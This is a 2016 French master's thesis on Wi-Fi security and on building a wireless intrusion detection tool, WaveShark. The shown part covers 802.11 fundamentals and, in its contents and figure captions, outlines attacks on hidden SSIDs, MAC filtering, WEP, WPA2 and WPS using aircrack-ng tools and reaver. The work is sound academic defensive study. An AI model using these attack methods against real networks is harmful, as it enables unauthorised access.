

République Algérienne Démocratique et Populaire
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique
UNIVERSITE MOULOUD MAMMARI DE TIZI-OUZOU



FACULTE DE GENIE ELECTRIQUE ET D'INFORMATIQUE
DEPARTEMENT D'ELECTRONIQUE

**Mémoire de Fin d'Etude de
MASTER ACADEMIQUE**

Spécialité : Réseaux et Télécommunication

Filière : Génie Electrique

Thème

**Conception et développement d'un système de détection
d'intrusions sans fil(WIDS)**

mémoire soutenu publiquement le 28/09/2016 devant les membres de jurys composée de :

Le président : Lazri Mourad **MCA**

Encadreur : LAHDIR Mourad **MCA**

Les examinateurs : BOUZBOUDJA Ourida **MAA**

ATTAF Youcef **MCB**

Présenté par:

Melle : TAIBI Lilia

Melle : OUERDANE Fatima

Co-encadreur:

KADDOUR Boumediene

Promotion 2015/2016

Remerciements

En premier lieu, nous remercions notre Dieu le tout puissant de nous avoir donné la foi, la santé et nous a permit de bien mener ce travail.

*Nous tenons à remercier en cette occasion tout le corps professoral et administratif de département d'électronique de l'université **Mouloud Mammeri de Tizi-Ouzou** pour la richesse et la qualité de leurs enseignements et qui déploient de grands efforts pour assurer à leurs étudiants une formation actualisée.*

*Nous tenons remercier notre Encadreur **Mr KADDOR Boumediene** pour son aide tout au long de la réalisation de ce mémoire, et ses orientations et son soutien.*

*Nous tenons aussi à remercier sincèrement notre promoteur **Mr LAHDIR Mourad** pour ses remarques et ses conseils.*

Nous exprimons également notre gratitude aux membres du jury, qui nous ont honorés en acceptant de juger ce modeste travail.

Nous souhaitons d'adresser nos remerciements les plus sincères aux personnes qui nous ont apporté leur aide et qui ont contribué à l'élaboration de ce mémoire.

Dédicaces

Je dédie ce modeste travail à :

Mes très chers parents qui m'ont soutenu tout au long de mes études et qui ont contribué à ma réussite, que dieu les garde et leurs donne une longue vie.

Mes très chers frères Mohamed lamine et Sidali auxquels je souhaite une bonne réussite dans leurs études et leurs vie.

Mes très chers sœurs Sabrina, Kamilia et leurs maris Walid et Farid.

Mon fiancé Mohamed, celui à qui je souhaite une longue vie plein de joie, de bonheur et de santé.

Mon ange Wassim.

Toute ma famille.

Tous mes amis.

Mon binôme Fatima.

Lilia

Dédicaces

Je dédie ce modeste travail à

A mes chers parents, pour leur patience, leurs sacrifices, leur tendresses et soutien durant mes études, aucun hommage ne pourrait être à la hauteur de l'amour dont ils ne cessent de me combler. Que dieu leur procure bonne santé et longue vie.

A mes très chers frères Djamel, Kaci et sa femme Nabila.

A ma très chère sœur Ouahiba et son mari Hakim.

A mes princes Ilyas, Nélia, Chanez, Adem.

A tous mes chers amis.

A mon binôme Lilia.

Et à tous ceux qui ont contribué de près ou de loin pour leurs soutiens, je vous dis merci.

FATIMA

Glossaire

AES: Advanced Encryption Standard.

AP: Access Point.

ARP: Adresse Résolution Protocol.

BSS: Basic Service_Set.

BSSID: Basic Service Set Identifier.

CCA: Clear Channel Assessment.

DS: Distribution System.

ESS: Extended Service Set.

ESSID: Extended Service Set Identifier.

FCS: Frame Check Sequence.

IBSS: Independent Basic Set Service.

IDLE : Integrated Development Environment.

IEEE: Institute of Electrical and Electronics Engineers

IV: Initialisation Vector.

LLC: Logical Link Control.

MAC: Medium Access Controller.

MIC: Message Integrity Code.

OSI: Open Systems Interconnection.

PLCP: Physical Layer Control Protocol.

PMD: Physical Medium Dependant.

PSK: Pré-Shared Key..

RADIUS : Remote Authentication Dial In User Service.

Glossaire

RADIUS : Remote Authentication Dial In User Service.

RC4: Ron's Code #4.

RTS: Request To Send.

SSID: Service Set Identifier.

STA: Station.

TKIP: Temporal Key Integrity Protocol.

WECA: Wireless Ethernet Compatibility Alliance.

WEP: Wired Equivalent Privacy.

Wi-Fi: Wireless Fidelity.

WLAN: Wireless Local Area Network.

WPA: Wireless Protected Access.

WPA2: **Wi-Fi** Protected Access version 2.

WPS: Wi-Fi Protected Setup.

Liste des figures

CHAPITRE I : Les bases du réseau Wi-Fi

Figure n°1 : Principe de la norme 802.1x.....	4
Figure n°2: Le mode infrastructure	4
Figure n°3: Système de distribution	5
Figure n°4: Le mode Ad Hoc	6
Figure n°5: Les couches IEEE 802.11.....	7
Figure n°6 : La trame MAC de l'IEEE 802.11.....	8

CHAPITRE II : Sécurité Wi-Fi et ses faiblesses

Figure n°7 : Désactiver le broadcast de SSID	13
Figure n°8: Résultats de la commande airmon-ng	13
Figure n°9 : Basculement dans le mode moniteur.....	14
Figure n°10 : Le SSID caché.....	14
Figure n°11: Désauthentification des clients du point d'accès.....	15
Figure n°12 : Absence de SSID dans les beacon frames	15
Figure n°13 : Apparition de SSID dans les probes request	16
Figure n°14 : Démasquer le SSID caché	16
Figure n°15 : Activation de filtrage d'adresse MAC.	17
Figure n°16 : Résultats de la commande airodump-ng wlan46mon	18
Figure n°17 : Désactivation du mode moniteur.....	18
Figure n°18 : Changement d'adresse MAC.....	18
Figure n°19 : Vérification si l'adresse MAC est changée	19
Figure n°20 : Requête fautive d'authentification vers le point d'accès.....	19
Figure n°21: Le chiffrement WEP.....	20
Figure n°22: Le déchiffrement WEP	21
Figure n°23: Activation du WEP.	22
Figure n°24: Résultat de la commande airodump-ng	22
Figure n°25: Résultats de la commande aireplay-ng.....	23
Figure n°26: Augmentation des paquets ARP	23
Figure n°27: Augmentation du Data.....	24
Figure n°28:cracker la clé WEP	24
Figure n°29:Activation du WEP.....	25
Figure n°30: création d'un faux point d'accès « DLink »	26
Figure n°31: Résultats de la commande airodump-ng wlan0.....	26
Figure n°32: Résultats de la commande aireplay-ng.....	27
Figure n°33: Augmentation du Data.....	27
Figure n°34: Résultats de la commande aircrack-ng.....	28
Figure n°35: Activation de WPA2	39
Figure n°36: Résultat de la commande airodump-ng.	30
Figure n°37: Résultats de la commande airodump-ng	30
Figure n°38: Apparition de WPA handshake	31
Figure n°39: Le 4-Way Handshake sous wireshark	31
Figure n°40: Cracker la clé WPA2.	32
Figure n°41: Activation du WPA2	32
Figure n°42: Activation du WPS.....	33
Figure n°43: Résultats de la commande airodump-ng.	33
Figure n°44: Résultats de la commande reaver	34

Liste des figures

Figure n°45: Apparition de la clé « vidarosa 35

CHAPITRE III : Développement d'un système de détection d'intrusions sans fil WaveShark

Figure n°46: Détection de l'attaque déauthentification..... 55

Liste des tableaux

Tableau 1 : Types de trames.

Tableau 2 : Les opérateurs de base.

Tableau 3 : Les instructions de comparaison.

Sommaire

Sommaire

Introduction générale..... 1

Chapitre I : Les bases du réseau Wi-Fi

1. Préambule	2
2. IEEE	2
3. Le Wi-Fi	2
3.1. Evolution de la norme IEEE 802.11	2
3.1.1. Les normes physiques.....	2
3.1.1.1. IEEE 802.11b (Wi-Fi)	3
3.1.1.2. IEEE 802.11a (Wi-Fi 5)	3
3.1.1.3. IEEE 802.11g	3
3.1.1.4. IEEE 802.11n	3
3.1.2. Les normes d'améliorations	3
3.1.2.1. IEEE 802.11i	3
3.1.2.2. 802.1X	3
3.2. Les modes de fonctionnement du réseau Wi-Fi	4
3.2.1. Le mode infrastructure (Managed).....	4
3.2.2. Le mode Ad-Hoc (peer to peer).....	6
3.2.3. Mode moniteur	6
3.3. Les couches IEEE 802.11	7
a. La couche physique	7
b. La couche liaison de donnée.....	7
3.4. Les différents types de la trame Wi-Fi	8
a. Les trames de gestion.....	8
b. Les trames de données.....	8
c. Les trames de contrôles	8
3.5. Format de la trame MAC.....	8
4. Discussion.....	10

Chapitre II : Sécurité Wi-Fi et ses faiblesses

1. préambule	11
2. Les principes de la sécurité informatique	11
3. Mécanismes de sécurité Wi-Fi et ses faiblesses	11
3.1. Système ouvert	12
3.1.1. Faiblesses d'un système ouvert	12
3.2. Cacher le SSID	12
3.2.1. Les attaques sur l'ESSID caché.....	14
a. Attaque passive	14
b. Attaque active	15
3.3. Le filtrage MAC	16
3.3.1. Outre passe le filtrage MAC	17
3.4. Le Protocole WEP	20

Sommaire

a. Le chiffrement WEP	20
b. Le déchiffrement WEP	21
3.4.1. Les type d'attaques WEP	21
3.4.1.1. L'attaque ARP Replay	21
3.4.1.2. L'Attaque caffè latte	25
3.5. 802.11i (WPA /WPA2)	28
3.5.1. Attaque par force brute	29
3.5.2. Vulnérabilité WPS	32
3.6.2.1. Attaque par force brute	32
4. Discussion	36

ChapitreIII :Développement d'un système de détection d'intrusions sans filWaveShark

1. Préambule	37
2. C'est quoi un Framework	37
3. Le choix du langage.....	37
3.1. La différence entre un langage haut niveau et bas niveau.....	37
3.2. Le langage Python	37
3.3. Les bases du langage python	38
a. Le calcule avec python	38
b. les variables	38
c. Les types de données	39
d. Les fonctions	41
e. Les modules	43
f. Les commentaires.....	43
h. Instruction de teste (if)	43
i. Les boucles	44
4. Squelette du Framework.....	44
5. Extension du Framework.....	46
6. Sniffer des SSIDs	47
7. Sniffer des requêtes probes	48
8. Sniffer des paquets Deauthentification.....	49
9. Résultat finale.....	49
10.Détection de l'attaque Déauthentification	55
11. Discussion.....	55
Conclusion général	56
Annexes	
Références	

Introduction générale

Introduction générale

Les réseaux sans fil ont été créés pour permettre aux utilisateurs d'effectuer des communications sans utiliser les câbles de connexion. De ce fait, nous avons assisté ces dernières années à un essor en puissance des réseaux locaux sans fil, ou encore le Wi-Fi, qui sont en passe de devenir l'une des principales solutions de connexion.

La sécurité du réseau Wi-Fi constitue un enjeu crucial, du fait que ce dernier est potentiellement vulnérable à des attaques nombreuses. Parmi ces attaques, on trouve le vol d'informations confidentielles, destructions de données, voir même des dégâts matériels. L'application d'une stratégie de sécurité efficace est l'étape la plus importante qu'on doit franchir pour protéger ce réseau.

Dans ce travail, nous nous intéressons à la sécurité du réseau Wi-Fi. A cet effet, les différents mécanismes de sécurité sont étudiés afin de mieux comprendre le fond d'interception des données transmises, nous représenterons les différents types d'attaques les plus fréquentes sur ce réseau. Aussi nous avons conçu et développé l'application *WaveShark* pour détecter ces attaques.

Pour mettre en évidence notre travail, nous avons décomposé notre mémoire en trois chapitres. Dans le premier chapitre, nous avons définis les principales bases du réseau sans fil Wi-Fi. Le deuxième chapitre est consacré à l'étude de l'évolution des différents mécanismes de sécurité du réseau Wi-Fi, ainsi que les différentes attaques qui peuvent être appliquées sur ces mécanismes. Dans le dernier chapitre, nous avons développé notre application *WaveShark* en utilisant le langage de programmation Python. Nous terminons notre mémoire par une conclusion générale ainsi que par des perspectives permettant d'améliorer notre travail.

Chapitre I :

Les bases du réseau Wi-Fi

1. Préambule

Les réseaux sans-fil connaissent actuellement un succès très important. Ils offrent en effet, une flexibilité largement supérieure aux réseaux filaires, en s'affranchissant notamment des problèmes de câblage et de mobilité des équipements. Il existe plusieurs types de réseaux sans fil, en particulier le réseau Wi-Fi, qui est une technologie actuellement très utilisée soit chez les particuliers ou bien au niveau des entreprises.

Avant de développer la partie technique de ce travail, il nous a semblé nécessaire de définir dans ce premier chapitre toutes les notions de bases du terme Wi-Fi, afin de mieux comprendre la suite de notre travail.

2. IEEE

IEEE est une norme professionnelle qui compte plus de 400 000 membres, elle possède différentes branches dans plusieurs parties du monde, IEEE est constituée d'ingénieurs électriciens, informaticiens, etc. L'organisation a pour but de promouvoir la connaissance dans le domaine de l'ingénierie électrique (électricité et électronique).

3. Le Wi-Fi



Le Wi-Fi est le nom commercial donné à la norme IEEE 802.11 par la Wi-Fi Alliance. Le Wi-Fi est une technologie de transmission sans fil qui utilise les ondes électromagnétiques, dans la pratique il permet de relier des objets communicants à une liaison haut débit, sur un rayon de plusieurs dizaines de mètres.

3.1. Evolution de la norme IEEE 802.11

La norme IEEE 802.11 est en réalité la norme initiale offrant des débits de 1 ou 2 Mbps, des révisions ont été apportées à la norme originale afin d'optimiser le débit c'est le cas des normes 802.11b, 802.11a, 802.11g et 802.11n.

3.1.1. Les normes physiques

3.1.1.1. IEEE 802.11b (Wi-Fi)

Cette norme est la norme la plus répondeactuellement, elle propose un débit (11 Mbps théorique ,6Mbps réel) avec une portée de 300 mètres, la plage de fréquence utilisée est la bande de 2.4 GHz.

3.1.1.2. IEEE 802.11a (Wi-Fi 5)

La norme IEEE 802.11a permet d'obtenir un haut débit (54 Mbps théorique, 30 Mbps réel), avec une faible portée de 15 mètres,elle utilise une bandede fréquence de 5GHz.

3.1.1.3 IEEE 802.11g

La norme IEEE 802.11g offre un haut débit (54 Mbps théorique, 30 Mbps réel) sur la bande de fréquence de 2.4 GHz. Cette norme a une compatibilité avec la norme IEEE 802.11b, ce qui signifie que des matériels conformes à la norme IEEE 802.11g peuvent fonctionner en IEEE 802.11b.

3.1.1.4. IEEE 802.11n

La norme IEEE 802.11n permet d'atteindre un débit théorique 300Mbps et une portée de 100m, cette norme supporte deux bandes de fréquences différentes 2 ,4 GHz et 5 GHz.

3.1.2. Les normes d'améliorations

3.1.2.1. IEEE 802.11i

La norme 802.11i est connue sous le nom WPA2, elle a pour but d'améliorer la sécurité des transmissions, et des échanges au niveau des réseaux informatiques locaux utilisant une liaison sans fil.

3.1.2.2.802.1x

Le standard 802.1x est une solution de sécurisation mise au point par l'IEEE, il permet d'authentifier un utilisateur souhaitant accéder à un réseau (filaire ou Wi-Fi) grâce à un serveur d'authentification, ce serveur est souventappelé Serveur RADIUS.

Le 802.1x se base sur trois éléments :

Suppliant:c'estle client qui demande à s'authentifier avant de pouvoir accéder au réseau.

- **La borne d'accès** : c'est l'équipement réseau (point d'accès) auquel le client se connecte, suivant la réponse du serveur d'authentification la borne laissera passer ou non le trafic du client.
- **Le serveur d'authentification** : ce serveur vérifie la demande de la borne d'accès si le client peut ou non accéder au réseau.




Figure 1 : Principe de la norme 802.1x.

3.2. Les modes de fonctionnement du réseau Wi-Fi

3.2.1. Le mode infrastructure (Managed)

En mode infrastructure chaque station cliente (notée STA) se connecte à un point d'accès via une liaison sans fil.



Figure 2 : Le mode infrastructure.

Il est possible de relier plusieurs points d'accès entre eux, ou plus exactement plusieurs BSS par une liaison appelée système de distribution DS, afin de constituer un ensemble de services étendus ESS. Un ESS est repéré par un ESSID et aussi un BSS est identifié par un BSSID.




Figure 3 : Système de distribution.

- **La connexion des stations clientes aux réseaux sans**

Soit la station cliente a été configurée pour se connecter à un réseau sans fil, elle possède donc le nom du réseau sans fil. Lorsque la station est à la portée d'un point d'accès, elle diffuse une requête de sondage (probe request) contenant l'ESSID pour lequel elle est configurée.

Soit aucun ESSID n'a été configuré, la station se met alors à l'écoute et à la recherche d'un ESSID.

En effet, chaque point d'accès diffuse régulièrement toutes les 0.1 secondes une trame balise (beacon), ces trames balises donnent des informations sur le BSSID du point d'accès, ses caractéristiques et éventuellement son ESSID. En écoutant les trames balises, la station peut découvrir quels sont les réseaux sans-fils disponibles et en sélectionnant un en envoyant une requête de sondage.

- **Le traitement des requêtes par le point**

A chaque requête de sondage reçue, le point d'accès vérifie l'ESSID, si l'ESSID correspond à celui du point d'accès, ce dernier envoie une réponse contenant

des informations sur sa charge. En effet d'une manière générale, plus un point d'accès est proche, meilleur est le débit.

3.2.2. Le mode Ad-Hoc (peer to peer)

En mode Ad-Hoc les machines sans fil clientes se connectent les unes aux autres directement afin de constituer un réseau point à point, c'est-à-dire un réseau dans lequel chaque machine joue au même temps le rôle du client et le rôle du point d'accès. L'ensemble formé par les différentes stations est appelé IBSS.




Figure 4 : Le mode Ad Hoc.

3.2.3. Le mode moniteur



Ce mode permet d'intercepter tous les paquets transitant dans l'air, qui ne sont pas forcément à destination de notre machine. Le mode moniteur n'existe que sur les réseaux sans fil.

3.3. Les couches IEEE802.11

La norme IEEE 802.11 repose sur une architecture en couche définie par le standard IEEE et couvre les deux premières couches du modèle OSI, c'est à dire la couche physique et la couche liaison de données.




Figure 5 : Les couches IEEE 802.11.

a. La couche physique

Elle assure la transmission des données sur le support, elle est constituée de deux sous-couches : **PMD** et **PLCP**.

- **La sous couche PMD**

Elle spécifie le type de support de transmission.

- **La sous couche PLCP**

Elle s'occupe de la détection du support et fournit un signal appelé CCA à la sous couche MAC pour lui indiquer si le support est occupé ou non.

b. La couche liaison de données :

Elle est aussi composée de deux sous couches.

- **Sous couche LLC**

La sous couche LLC 802.11 a pour rôle d'adapter les données venant des couches supérieures à la couche physique.

- **Sous couche MAC**

Le fonctionnement de la sous couche MAC est d’écouter le canal, attendre s’il est occupé puis transmettre les données lorsqu’il sera libéré.

3.4. Les différents types de la trame Wi-Fi

Il existe trois types de trames Wi-Fi, les trames de gestion, les trames de données, les trames de contrôle.

a. Les trames de gestion

Elles sont utilisées lors des procédures d’association et de l’authentification d’une station avec le point d’accès.

b. Les trames de données

Elles contiennent les données utilisateurs, notamment les adresses source, destination, ce qui permet aux points d’accès d’acheminer correctement les trames vers leurs destinations.

c. Les trames de contrôle

Elles sont utilisées pour contrôler l’accès au support.

3.5) Format de la trame MAC

La trame MAC est la trame encapsulée au niveau de la sous couche MAC, chaque trame est constituée d’un en-tête (appelé MAC header, d’une longueur de 30 octets), d’un corps et d’un FCS.




Figure 6: La trame MAC de l’IEEE 802.11.

- **Frame Control (FC)** : est constitué des informations suivantes :
 - **Version de protocole:** ce champ permettra de prendre en compte les évolutions de version du standard 802.11. La valeur est égale à zéro pour la première version.
 - **Type et Sous-type:** ces champs, respectivement de 2 et 4 bits, définissent le type et le sous-type des trames.

Type	00	01	10	11
Nature	Gestion	Contrôle	Données	Réservé

Tableau 1 : Types de trames.

- **To DS:** Ce bit vaut 1 lorsque la trame est destinée au système de distribution (DS), il vaut zéro dans les autres cas. Toute trame envoyée par une station à destination d'un point d'accès possède ainsi un champ To DS positionné à 1.
- **From DS:** ce bit vaut 1 lorsque la trame provient du système de distribution (DS), il vaut zéro dans les autres cas. Ainsi, lorsque les deux champs To et From sont positionnés à zéro il s'agit d'une communication directe entre deux stations (mode ad hoc).
- **More Fragments (d'autres fragments):** ce bit est mis à 1 quand il y a d'autres fragments qui suivent le fragment en cours, il est à 0 s'il ne reste plus de fragments à transmettre. Un ensemble de fragments forme un paquet.
- **Retry (Retransmission):** ce champ renseigne si la trame est transmise pour la première fois, ou si elle est retransmise.
- **Power management (gestion d'énergie):** ce champ indique l'état de la station après la transmission, si le bit est à 0, la station terminale est en mode normal, si le bit est à 1, la station terminale est en état d'économie d'énergie.
- **More Data (d'autres données) :** le point d'accès utilise ce champ pour indiquer à une station terminale en état d'économie d'énergie, s'il a ou non des trames en attente qui lui sont destinées.
- **WEP:** ce bit indique que l'algorithme de chiffrement WEP a été utilisé pour chiffrer le corps de la trame.

- **Order (ordre):** Ce champ permet de vérifier si l'ordre de réception des fragments est le bon.
- **Durée / ID:** Ce champ indique la durée d'utilisation du canal de transmission.
- **Adresse 1:** est toujours l'adresse du récepteur (i.e. la station de la cellule qui est le récepteur du paquet).
- **Adresse 2:** est toujours l'adresse de l'émetteur (i.e. celui qui transmet le paquet)
- **Adresse 3:** est l'adresse de l'émetteur original quand le champ FromDS est à 1, sinon, et si ToDS est à 1, Adresse 3 est l'adresse destination.
- **Adresse 4:** est spécialement utilisée dans le cas d'une communication entre deux points d'accès faisant intervenir le système de distribution DS. Les bits To DS et From DS seront donc tous les deux à 1.
- **Contrôle de séquence:**

Ce champ permet de distinguer les divers fragments d'une même trame, il est composé de deux sous-champs permettant de réordonner les fragments :

 - Le numéro de fragment
 - Le numéro de séquence
- **FCS:** Une somme de contrôle servant à vérifier l'intégrité de la trame.

4. Discussion

La croissance du développement des technologies sans fil, et particulièrement la technologie Wi-Fi, ne cesse pas de s'arrêter et cela afin de satisfaire les utilisateurs, en leurs offrant une liberté de se déplacer tout en gardant la connectivité, mais la sécurité dans ce domaine reste un sujet très délicat, car depuis l'utilisation de ce type de réseau, plusieurs failles ont été détectées.

Dans ce chapitre, nous avons présenté quelques définitions nécessaires du réseau Wi-Fi avec des explications simples à assimiler.

Dans le chapitre suivant, on présentera les différents mécanismes de sécurité, et les attaques qui permettent de tester leurs degrés de sécurité.

Chapitre II :

La Sécurité WI-FI et ses faiblesses

1. Préambule

L'installation d'un réseau sans fil avec le manque de la mise en place d'éléments de protection, il est totalement permissif aux personnes indésirables d'écouter, de modifier et d'accéder à ce réseau facilement. La sécurité a toujours été le point faible des réseaux Wi-Fi, il est donc indispensable de mettre en place un grand nombre de mécanismes de sécurité.

Dans ce chapitre, nous allons décrire l'évolution des différents mécanismes de sécurité Wi-Fi. Afin de mieux comprendre le fond d'interception, nous représenterons les attaques les plus fréquentes sous KALI LINUX.

2. Les principes de la sécurité informatique

La sécurité informatique est l'ensemble de moyens mis en œuvre pour minimiser la vulnérabilité d'un système contre les menaces, ce qui implique la réalisation des fonctions essentielles suivantes :

- **Disponibilité**

Les services (ordinateurs, périphériques....) et les informations (données, fichiers) doivent être accessibles aux personnes autorisées quand elles en ont besoin.

- **Confidentialité**

Les informations ne peuvent être lues que par les personnes autorisées.

- **Intégrité**

Les informations ne peuvent être modifiées que par les personnes autorisées.

- **Authentification**

Consiste à assurer que seules les personnes autorisées aient accès aux ressources.

3. Mécanismes de sécurité Wi-Fi et ses faiblesses

La sécurité d'un réseau Wi-Fi est l'élément essentiel, qui s'est évoluée avec le temps, nous allons détailler cette évolution pour en comprendre la finalité. Au début le réseau Wi-Fi n'était pas sécurisé, donc tout le monde avait accès, de plus, les messages transmis n'étaient pas cryptés, c'est le cas d'un système ouvert.

3.1. Système ouvert

- Le client diffuse une requête (probe request) pour sonder les réseaux présents dans le voisinage.
- Les points d'accès présents dans la zone répondent.
- Le client décide quel point d'accès utilise et envoie une demande d'authentification.
- Le point d'accès renvoie une réponse pour l'authentification.
- Une fois l'authentification réussie, le client envoie une demande d'association avec le point d'accès.
- Le point d'accès répond à cette demande d'association.
- Le client peut maintenant utiliser le point d'accès pour accéder à ce réseau si toutes les étapes précédentes ont réussi.


3.1.1. Faiblesses d'un système ouvert

Dans ce type de réseau toute personne non autorisée peut écouter, intercepter et modifier les données échangées au niveau du réseau, ce qui pose de sérieux problèmes de sécurité, c'est pourquoi les chercheurs ont mis en œuvre de plus en plus des mécanismes de sécurité plus fiables, qu'on va détailler chronologiquement ci-dessous.

3.2. Cacher le SSID

Afin d'accéder à tout réseau Wi-Fi, il est nécessaire de connaître son identifiant, c'est-à-dire son SSID. Comme nous l'avons vu dans le chapitre précédent, le point d'accès envoie dans des intervalles réguliers son SSID en broadcast pour informer de sa présence, ce qui permet au réseau d'apparaître dans la liste des réseaux disponibles.

Mais sachez qu'il y a possibilité de le cacher, simplement en désactivant le broadcast du SSID qui se trouve dans les fameuses beacon frames sur notre point d'accès, donc ce réseau n'apparaît pas dans la liste des réseaux disponibles, il faut saisir manuellement son nom pour pouvoir s'y connecter.



Wireless Setting	
Access Point	<input checked="" type="radio"/> Enable <input type="radio"/> Disable
Channel ID	ALGERIA Auto Channel Select ▾ Current Channel: 1
